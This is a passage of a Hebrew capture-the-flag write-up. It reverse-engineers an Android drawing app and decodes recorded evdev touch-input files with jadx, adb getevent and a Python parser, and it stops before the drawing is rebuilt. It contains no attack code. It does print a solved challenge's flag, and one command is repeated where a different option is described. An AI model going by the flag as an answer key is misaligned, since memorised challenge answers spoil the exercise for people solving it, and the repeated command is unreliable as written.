


קצת קשה לראות אבל הדגל הוא:


```
MCL{pL0t_Tw15t}
```

אתגר Or Not To Note (קטגוריית Mobile, 500 נקודות)


באתגר הזה נקבל את התיאור הבא:



וגם קובץ זיפ עם קובץ apk ותיקייה בשם user_data:



נציץ בתיקייה ונראה רצף של קבצים בינאריים:




בתיקייה יש סך הכל 29 קבצים מ-1 עד 29 (כולל).

נציץ בחלק מהקבצים ב-Hex Editor ועם מעט ניסוי וטעייה נגלה שהם בנויים ככה שאמורים להיות 24 בתים בכל שורה:


	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23
00000000	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	39	00	36	00	00	00
00000024	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	01	00	4A	01	01	00	00	00
00000048	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	01	00	45	01	01	00	00	00
00000072	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	35	00	D4	03	00	00
00000096	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	36	00	55	09	00	00
00000120	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	30	00	05	00	00	00
00000144	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	31	00	05	00	00	00
00000168	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	3E	00	7E	01	01	00
00000192	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	00	00	00	00	00	00	00	00
00000216	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	35	00	D2	03	00	00
00000240	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	36	00	56	09	00	00
00000264	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	30	00	04	00	00	00
00000288	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	31	00	04	00	00	00
00000312	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	3E	00	7E	01	00	00
00000336	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	00	00	00	00	00	00	00	00
00000360	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	35	00	D0	03	00	00
00000384	1D	99	76	61	00	00	00	00	21	E4	0D	00	00	00	00	00	03	00	36	00	55	09	00	00

התמונה למעלה מראה קובץ בודד לדוגמה. נראה שגם שאר הקבצים בנויים אותו דבר ושמונת הבתים הראשונים זהים בין כל הקבצים, מעניין. נריץ את האפליקצייה באימולטור:



נראה הודעה שאומרת שהרזולוציה שלנו לא אופטימלית משום מה ונקבל מסך שאפשר לצייר בו וכפתור עם סימן פלוס עליו. קצת מזכיר את אתגר המובייל הקודם. נצייר משהו על המסך, נראה שבניגוד לאתגר הקודם, הפעם הוא לא נמחק כלל, אלא לחיצה על כפתור הפלוס מוחקת אותו.

עוד שוני מהאתגר הקודם הוא שלא מודפסת שום הודעה עם קואורדינטות. אין ברירה, נצטרך להסתכל על קוד המקור, לשם כך נשתמש ב-jadx:



נראה שברגע שהאפליקציה עולה TakeNote נטען, כיוון שמדובר ב-View מרכזי לאפליקצייה ולאתגר:

```java
package or.note;

import android.content.Context;
import android.graphics.Bitmap;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.Path;
import android.util.AttributeSet;
import android.util.DisplayMetrics;
import android.util.Log;
import android.view.MotionEvent;
import android.view.View;
import android.widget.Toast;
import java.util.ArrayList;
import java.util.Iterator;

/* loaded from: classes.dex */
public class TakeNote extends View {
    public static int BRUSH_SIZE = 20;
    private static final float TOUCH_TOLERANCE = 4.0f;
    private final int backgroundColor;
    private Bitmap mBitmap;
    private final Paint mBitmapPaint;
    private Canvas mCanvas;
    private final Paint mPaint;
    private Path mPath;
    private float mX;
    private float mY;
    private final ArrayList<PathProperties> paths;
    private int strokeWidth;
    public static final int COLOR = Color.rgb(70, 90, 100);
    public static final int BG_COLOR = Color.rgb(248, 248, 248);

    public TakeNote(Context context) {
```

```
        this(context, null);
    }

    public TakeNote(Context context, AttributeSet attributeSet) {
        super(context, attributeSet);
        this.paths = new ArrayList<>();
        this.backgroundColor = BG_COLOR;
        this.mBitmapPaint = new Paint(4);
        Paint paint = new Paint();
        this.mPaint = paint;
        paint.setAntiAlias(true);
        paint.setDither(true);
        paint.setColor(COLOR);
        paint.setStyle(Paint.Style.STROKE);
        paint.setStrokeJoin(Paint.Join.ROUND);
        paint.setStrokeCap(Paint.Cap.ROUND);
        paint.setXfermode(null);
        paint.setAlpha(255);
    }

    public void initCanvas(DisplayMetrics displayMetrics) {
        int i = displayMetrics.heightPixels;
        int i2 = displayMetrics.widthPixels;
        Context context = getContext();
        if (i != 2178 || i2 != 1080) {
            Toast.makeText(context, "Non-Optimal Resolution", 1).show();
            Log.d("resolutionWarning", "Recommended resolution 2178x1080");
        }
        this.mBitmap = Bitmap.createBitmap(i2, i, Bitmap.Config.ARGB_8888);
        this.mCanvas = new Canvas(this.mBitmap);
        this.strokeWidth = BRUSH_SIZE;
    }

    public void clear() {
        new SaveNote(this.paths).save();
        this.paths.clear();
        invalidate();
    }

    @Override // android.view.View
    protected void onDraw(Canvas canvas) {
        canvas.save();
        this.mCanvas.drawColor(this.backgroundColor);
        Iterator<PathProperties> it = this.paths.iterator();
        while (it.hasNext()) {
            PathProperties next = it.next();
            this.mPaint.setColor(next.color);
            this.mPaint.setStrokeWidth(next.strokeWidth);
            this.mPaint.setMaskFilter(null);
            this.mCanvas.drawPath(next.path, this.mPaint);
        }
        canvas.drawBitmap(this.mBitmap, 0.0f, 0.0f, this.mBitmapPaint);
        canvas.restore();
    }

    private void touchStart(float f, float f2) {
        this.mPath = new Path();
        this.paths.add(new PathProperties(COLOR, this.strokeWidth, this.mPath));
        this.mPath.reset();
        this.mPath.moveTo(f, f2);
        this.mX = f;
        this.mY = f2;
    }

    private void touchMove(float f, float f2) {
        float abs = Math.abs(f - this.mX);
```

```
        float abs2 = Math.abs(f2 - this.mY);
        if (abs >= TOUCH_TOLERANCE || abs2 >= TOUCH_TOLERANCE) {
            Path path = this.mPath;
            float f3 = this.mX;
            float f4 = this.mY;
            path.quadTo(f3, f4, (f + f3) / 2.0f, (f2 + f4) / 2.0f);
            this.mX = f;
            this.mY = f2;
        }
    }

    private void touchUp() {
        this.mPath.lineTo(this.mX, this.mY);
    }

    @Override // android.view.View
    public boolean onTouchEvent(MotionEvent motionEvent) {
        float x = motionEvent.getX();
        float y = motionEvent.getY();
        int action = motionEvent.getAction();
        if (action == 0) {
            touchStart(x, y);
            invalidate();
        } else if (action == 1) {
            touchUp();
            invalidate();
        } else if (action == 2) {
            touchMove(x, y);
            invalidate();
        }
        return true;
    }
}
```

ראשית, בעניין הרזולוצייה הלא-אופטימלית נראה שהאפליקציה מצפה למסך ברזולוציית של 1080x2178. שנית נראה ששאר הקוד פשוט דואג לצייר את הקלט של המשתמש. אך אם נסתכל טוב, תחת הפעולה clear, מופיעה השורה הבאה:

```
new SaveNote(this.paths).save();
```

בהנחה שהמשתנה paths הוא למעשה תיאור של הציור שציירנו, אז SaveNote אמור לשמור אותו, אם כך נסתכל על SaveNote:

```
package or.note;

import android.util.Log;
import java.util.ArrayList;

public class SaveNote {
   String TAG = "debugMsg";
   ArrayList<PathProperties> note;

   public SaveNote(ArrayList<PathProperties> arrayList) {
       this.note = arrayList;
}
   public void save() {
       Log.d(this.TAG, "TODO: Filter HAL User Interactions.");
   }

}
```

נראה שלא מתבצעת שמירה, אלא רק הדפסת ההודעה דרך ה-Logger. למה HAL במקום All? אולי זה רמז? נעבור ל-PathProperties אולי משם תגיע הישועה:

```
package or.note;

import android.graphics.Path;

public class PathProperties {
   public int color;
   public Path path;
   public int strokeWidth;

   public PathProperties(int i, int i2, Path path) {
       this.color = i;
       this.strokeWidth = i2;
       this.path = path;

   }
}
```

נאדה! אוקיי, נזכור שיש לנו בינארים מוזרים. המחשבה שלי שכמו האתגר הקודם גם הפעם הדגל הוא למעשה ציור. אז האינטואיציה אומרת שהבינארים איכשהו מייצגים קוארדינטות לציור או שהם פקודות שלמות לציור. אני נוטה יותר לרעיון האחרון, זה יכול להסביר למה צריך רזולוצייה ספציפית. אבל כפי שראינו, אין שום מקום בקוד בו הציור או הפקודות שייצרו אותו נשמרות! אז מה עושים?!

אני חייב להודות שבשלב זה הייתי די חסר עצות, ניסיתי לעקוב אחר כל מיני פעולות בעזרת frida אך זה לא הועיל בכלל. לבסוף החלטתי לקרוא קצת על HAL (כפי שנרמז באתגר) ומתברר שהוא בעצם ממשק המקשר בין החומרה לתוכנה באנדרואיד (לפחות כך לפי הבנתי הדלה) כשהגעתי לחלק הזה:

> To guarantee that HALs have a predictable structure, each hardware-specific HAL interface has properties defined in `hardware/libhardware/include/hardware/hardware.h`. This interface allows the Android system to load correct versions of your HAL modules in a consistent way. A HAL interface consists of two components: modules and devices.

החלטתי שאני לא רוצה להתעמק כעת בקוד המקור של אנדרואיד, וחזרתי לנסות להבין את הבינארים. אחרי הסתכלות ממושכת על 4 הבתים הראשונים (שחוזרים על עצמם בכל אחד מהבינארים).

0	1	2	3
1D	99	76	61

הגעתי למסקנה (הלא מדוייקת) שהם למעשה timestamp ב-little endian. אם נמיר את הבתים האלה למספר ונכניס לאתר המרה, נראה את הדבר הבא:

Convert epoch to human-readable date and vice versa

1635162397 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:
GMT : Monday, October 25, 2021 11:46:37 AM
Your time zone : Monday, October 25, 2021 2:46:37 PM GMT+03:00 DST
Relative : 8 months ago

לגמרי אפשרי שהאתגר הזה נכתב באותו תאריך. אך כל ניסיון שלי לנסות להבין מה משמעות שאר הבתים עלה בתוהו. אם כך אחזור למה שברחתי ממנו מקודם, קוד המקור של אנדרואיד. אם נלך לקובץ שקראנו עליו בהסבר על ה-HAL נגיע ל[כאן](#).

כיוון שקוד המקור הזה, לא אומר לי כלום, לא אציג אותו כאן, אבל תוכלו לקרוא אותו בקישור. בזמן העיון שמתי לב שבצד שמאל, מלבד הקובץ שאנחנו מסתכלים בו כעת, יש עוד כל מיני קבצים באותה תיקייה, חלקם קשורים בגרפיקה וחלקם בקלט.

עיון מהיר בקבצי הגרפיקה לא הועיל כלל, אך עיון בקובץ ה-input.h שההתחלה שלו נראית כך:

```
#ifndef ANDROID_INCLUDE_HARDWARE_INPUT_H
#define ANDROID_INCLUDE_HARDWARE_INPUT_H

#include <hardware/hardware.h>
#include <stdint.h>

__BEGIN_DECLS

#define INPUT_MODULE_API_VERSION_1_0 HARDWARE_MODULE_API_VERSION(1, 0)
#define INPUT_HARDWARE_MODULE_ID "input"

#define INPUT_INSTANCE_EVDEV "evdev"

typedef enum input_bus {
    INPUT_BUS_BT,
    INPUT_BUS_USB,
    INPUT_BUS_SERIAL,
    INPUT_BUS_BUILTIN
} input_bus_t;
```

גרם לי לחשוב, מה אם הקבצים הבינארים שלנו מהווים קלט למכשיר עצמו. אם רק אוכל למצוא מבנה נתונים הכולל בתוכו timestamp, כנראה אגיע לתשובה. כאן התחיל מסע ארוך, כואב ומייגע.

במהלך חיפוש אחרי כל דבר שקשור לאנדרואיד ול-MotionEvent, הגעתי [לתשובה הזו](#) ב-StackOverflow:

0

The first place I would look at in in frameworks/base/libs/ui/EventHub.cpp, it will go through /dev/input to find the different input devices on your platform and what "kind" of input those are.

More...

Next step is in frameworks/base/services/jni/com_android_server_KeyInputQueue.cpp and frameworks/base/services/java/com/android/server/KeyInputQueue.java.

If all you are doing is implementing the input interface for a new piece of hardware, I don't think you need to do any further than that...

Share Follow

edited Dec 4, 2010 at 20:28

answered Dec 3, 2010 at 0:29
Matthieu
15.7k • 10 • 58 • 85

הדבר הראשון שעשיתי הוא ללכת לקרוא את קוד המקור שהוא הפנה אליו וגם לבדוק מה פשר /dev/input.

נתחיל עם קוד המקור שכן הוא מתחיל:

```
frameworks/native/services/inputflinger/reader/EventHub.cpp

ntHub.cpp

#include <errno.h>
#include <fcntl.h>
#include <inttypes.h>
#include <memory.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/capability.h>
#include <sys/epoll.h>
#include <sys/inotify.h>
#include <sys/ioctl.h>
#include <sys/limits.h>
#include <sys/stat.h>
#include <sys/sysmacros.h>
#include <unistd.h>

#define LOG_TAG "EventHub"

// #define LOG_NDEBUG 0
#include <android-base/file.h>
#include <android-base/stringprintf.h>
#include <android-base/strings.h>
#include <cutils/properties.h>
#include <input/KeyCharacterMap.h>
#include <input/KeyLayoutMap.h>
#include <input/VirtualKeyMap.h>
#include <openssl/sha.h>
#include <statslog.h>
#include <utils/Errors.h>
#include <utils/Log.h>
#include <utils/Timers.h>

#include <filesystem>
#include <regex>

#include "EventHub.h"
```

מצאתי את הקובץ המדובר בתיקייה אחרת ממה שהתשובה טענה, אבל מדובר בתשובה ישנה.

בקוד עצמו לא מצאתי שום דבר מעניין, מה שכן, נראה ששווה להסתכל על קבצים באותה תיקייה, אולי נעשה זאת אחרי שנבדוק מה זה /dev/input.

מבדיקה זריזה נראה שזאת תיקייה, נפתח את האימולטור ונריץ את הפקודה הבאה:

```
PS C:\Users\Dan\AppData\Local\Android\Sdk\platform-tools> .\adb.exe shell "ls /dev/input"
event0
event1
event10
event11
event12
event13
event2
event3
event4
event5
event6
event7
event8
event9
```

נראה שיש המון events, ננסה לברר עוד קצת אודותיהם וניתקל בתשובה הבאה:

4

These are special character files. Opening them with text editor makes no sense; try accessing them with 'cat': **cat /dev/input/event0**

If you create some input on the associated device, like typing on the keyboard, moving the most, activating a sensor, you should see data. This data in 32 byte 'evdev' (Event Device) structures. Its better to look at it with something like: **od -h /dev/input/event1**

They represents Linux user input devices like keyboards, mouse or touchpads. On Android they represent sensors too. On my HTC Wildfire, you can find proximity, light, compass sensors.

You can check your device like that:

```
# cat /sys/class/input/event*/device/name
h2w headset
atmel-touchscreen
proximity
buzz-keypad
buzz-nav
lightsensor-level
curcial-oj
compass
```

Browse `/sys/class/input` directory to find out what they are.

When Android boots up EventHub (frameworks/base/services/input/EventHub.cpp in the Android source) scans all files in /dev/input and queries each (using IOCTLS to query the device name, version, etc) and creates the appropriate device (like mouse, keyboard, multitouch screen, etc) (by a mechanism as yet still unknown to ribo)

These 'evdev' 32 byte structures:

```
struct input_event {
    struct timeval time;
    unsigned short type;
    unsigned short code;
    unsigned int value;
};
```

contain the timestamp of the event, the type of the event, the keycode (or mouse relative motion direction/axis) and a value (such as how much a mouse moved).

החלק בסוף התשובה נראה שמכיל timestamp כמו שיש לנו, אולי זו בעצם התבנית של הקבצים שלנו? אבל לנו יש 24 בתים בכל שורה, ופה מדובר על 32. נבדוק איך אפשר "לתפוס" input event שכזה בעצמנו (הפקודה שבתשובה למעלה לא עבדה...). לאחר חיפוש קל, נגלה שהפקודה היא:

```
adb shell getevent -l
```

נריץ בזמן שהאפליקצייה עדיין רצה באימולטור ונצייר על המסך:

```
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    00004932
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    00004965
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    00004987
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    000049bb
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_X    00000eb2
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    000049ee
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    00004a21
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    00004a54
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    00004a76
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_PRESSURE      00000000
/dev/input/event2: EV_ABS       ABS_MT_TRACKING_ID   ffffffff
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_TRACKING_ID   00000000
/dev/input/event2: EV_ABS       ABS_MT_POSITION_X    00003d09
/dev/input/event2: EV_ABS       ABS_MT_POSITION_Y    000068ff
/dev/input/event2: EV_ABS       ABS_MT_PRESSURE      00000400
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
/dev/input/event2: EV_ABS       ABS_MT_PRESSURE      00000000
/dev/input/event2: EV_ABS       ABS_MT_TRACKING_ID   ffffffff
/dev/input/event2: EV_SYN       SYN_REPORT           00000000
```

אוקיי, אולי זה מה שהבינארים שלנו מכילים, אחרי קצת ששיחקתי קצת עם getevent גיליתי שאפשר גם להדפיס את הערכים raw (לפני שעברו תרגום לקבועים) בעזרת הפקודה:

```
adb shell getevent -l
```

נריץ ונצייר על המסך:

```
[   122100.429259] /dev/input/event2: 0003 0036 00003f54
[   122100.429259] /dev/input/event2: 0000 0000 00000000
[   122100.430997] /dev/input/event2: 0003 0035 0000371c
[   122100.430997] /dev/input/event2: 0000 0000 00000000
[   122100.433970] /dev/input/event2: 0003 0036 00003f21
[   122100.433970] /dev/input/event2: 0000 0000 00000000
[   122100.438967] /dev/input/event2: 0003 0036 00003eee
[   122100.438967] /dev/input/event2: 0000 0000 00000000
[   122100.444549] /dev/input/event2: 0003 0036 00003ebb
[   122100.444549] /dev/input/event2: 0000 0000 00000000
[   122100.445984] /dev/input/event2: 0003 0035 000036c0
[   122100.445984] /dev/input/event2: 0000 0000 00000000
[   122100.449971] /dev/input/event2: 0003 0036 00003e99
[   122100.449971] /dev/input/event2: 0000 0000 00000000
[   122100.454950] /dev/input/event2: 0003 0036 00003e65
[   122100.454950] /dev/input/event2: 0000 0000 00000000
[   122100.459045] /dev/input/event2: 0003 0035 00003665
[   122100.459045] /dev/input/event2: 0000 0000 00000000
[   122100.462482] /dev/input/event2: 0003 0036 00003e32
[   122100.462482] /dev/input/event2: 0000 0000 00000000
[   122100.470017] /dev/input/event2: 0003 0036 00003dff
[   122100.470017] /dev/input/event2: 0000 0000 00000000
[   122100.473027] /dev/input/event2: 0003 0035 00003629
[   122100.473027] /dev/input/event2: 0000 0000 00000000
[   122100.485068] /dev/input/event2: 0003 0036 00003dcc
[   122100.485068] /dev/input/event2: 0000 0000 00000000
[   122100.693258] /dev/input/event2: 0003 003a 00000000
[   122100.693258] /dev/input/event2: 0003 0039 ffffffff
[   122100.693258] /dev/input/event2: 0000 0000 00000000
```

כעת זה כבר ממש מזכיר את הבינארים שלנו, ה-timestamp בהתחלה, ואז כל מיני ערכים שנראה שמייצגים את הפוזיציה על המסך. המחשבה הראשונה שלי הייתה לשלוח בחזרה את ה-events שבבינארים בעזרת פקודת sendevent שאמורה לעבוד, אבל זה לא עבד לי משום מה.

אם כך, אצטרך לפרסר את ה-events בעצמי למשהו קריא, וכנראה משם לצייר בעצמי. בשלב זה אני יודע שעליתי על זה, אבל לא לגמרי בטוח מה הפורמט.

אחרי הרבה חיפושים, גם בקוד מקור וגם מחוצה לו, אני מגיע ל[דף github] שעושה לי קצת סדר בעניינים:

Review

`input_event`

- time (timeval)
  - tv_sec (long)
  - tv_usec (long)
- type (__u16)
- code (__u16)
- value (__s32)

Flattened: `SEC` `USEC` `TYPE` `CODE` `VALUE`

How many bytes is a `long`? Well, it's platform-dependent. On a 32-bit platform, you get 32 bits (4 bytes). On a 64-bit platform you get 64 bits (8 bytes). This means that the event is 16 bytes on a 32-bit machine and 24 bytes on a 64-bit machine. Software will need to accommodate.

אז ככל הנראה ששת עשרה הבתים הראשונים מייצגים זמן (ולא רק 4 או 8 כפי שחשבתי בהתחלה). ושאר הבתים את סוג הקלט, הקוד שכל event מייצג, והערך. כנראה שזה הורץ על פלטפורמת 64 ביט.

אם כך כל שנותר הוא לכתוב קוד שיפרסר את ה-events כמו שראינו כשהרצנו את אחת הפקודות מקודם ולצייר בעצמנו. השתמשתי ב-input_event_codes.h וכתבתי סקריפט שיפרסר לי. התמקדתי רק בדברים שראיתי שמופיעים בבינארים, זאת אומרת רק במה שרלוונטי:

```
import os
from struct import unpack
from natsort import natsorted

def parse_type(val):
    if val == 0:
        return "EV_SYN"
    if val == 1:
        return "EV_KEY"
    if val == 3:
        return "EV_ABS"
    else:
        return val
def parse_code(val):
    if val == 0x0:
        return "SYN_REPORT"
    if val == 0x35:
        return "ABS_MT_POSITION_X"
    if val == 0x36:
        return "ABS_MT_POSITION_Y"
    if val == 0x30:
        return "ABS_MT_TOUCH_MAJOR"
    if val == 0x31:
        return "ABS_MT_TOUCH_MINOR"
    if val == 0x39:
        return "ABS_MT_TRACKING_ID"
    if val == 0x145:
        return "BTN_TOOL_FINGER"
    if val == 0x14a:
        return "BTN_TOUCH"
    else:
        return val
```

```python
def read_file(path_to_file, count):
    xs = []
    ys = []
    with open(path_to_file, "rb") as f:
        data = f.read()

    for i in range(0, len(data),24):
        first_block = unpack("<q", data[i:i+8])[0]
        second_block = unpack("<q", data[i+8:i+16])[0]
        third_block = unpack("<H", data[i+16:i+18])[0]
        fourth_block = unpack("<H", data[i+18:i+20])[0]
        fifth_block = unpack("<i", data[i+20:i+24])[0]

        third_block = parse_type(third_block)
        fourth_block = parse_code(fourth_block)
        print(f"time is {first_block}.{second_block} type is {third_block} code
is {fourth_block} value is {fifth_block}")


files = next(os.walk('user_data/'))[2]
files = natsorted(files)
count = 1
for count,file in enumerate(files, start=1):
    read_file("user_data/"+file, count)
```

לא בטוח שהפרסור שלי מדוייק, למעשה אני כבר יכול לומר שיש event code שלא מצאתי כלל, אך אני מקווה שאצליח להסתדר למרות זאת. זו דוגמה לפלט שנקבל:

```
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_Y value is 2706
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_X value is 1534
time is 1635161916.7574434 type is EV_SYN code is SYN_REPORT value is 0
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_Y value is 2697
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_Y value is 2693
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_X value is 1530
time is 1635161916.7574434 type is EV_SYN code is SYN_REPORT value is 0
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_Y value is 2687
time is 1635161916.7574434 type is EV_ABS code is ABS_MT_POSITION_X value is 1530
time is 1635161916.7574434 type is EV_SYN code is SYN_REPORT value is 0
```

נשים לב לכמה נקודות חשובות, הראשונה הוא שיש דפוס שחוזר על עצמו של שתי קואורדינטות ואז report. כנראה זה מייצג נקודה שאנחנו צריכים לצייר על המסך.


הנקודה השנייה היא שלפעמים קואורדינטת y מתעדכנת פעמיים בעוד קואורדינטת x מתעדכנת רק פעם אחת (או להפך).

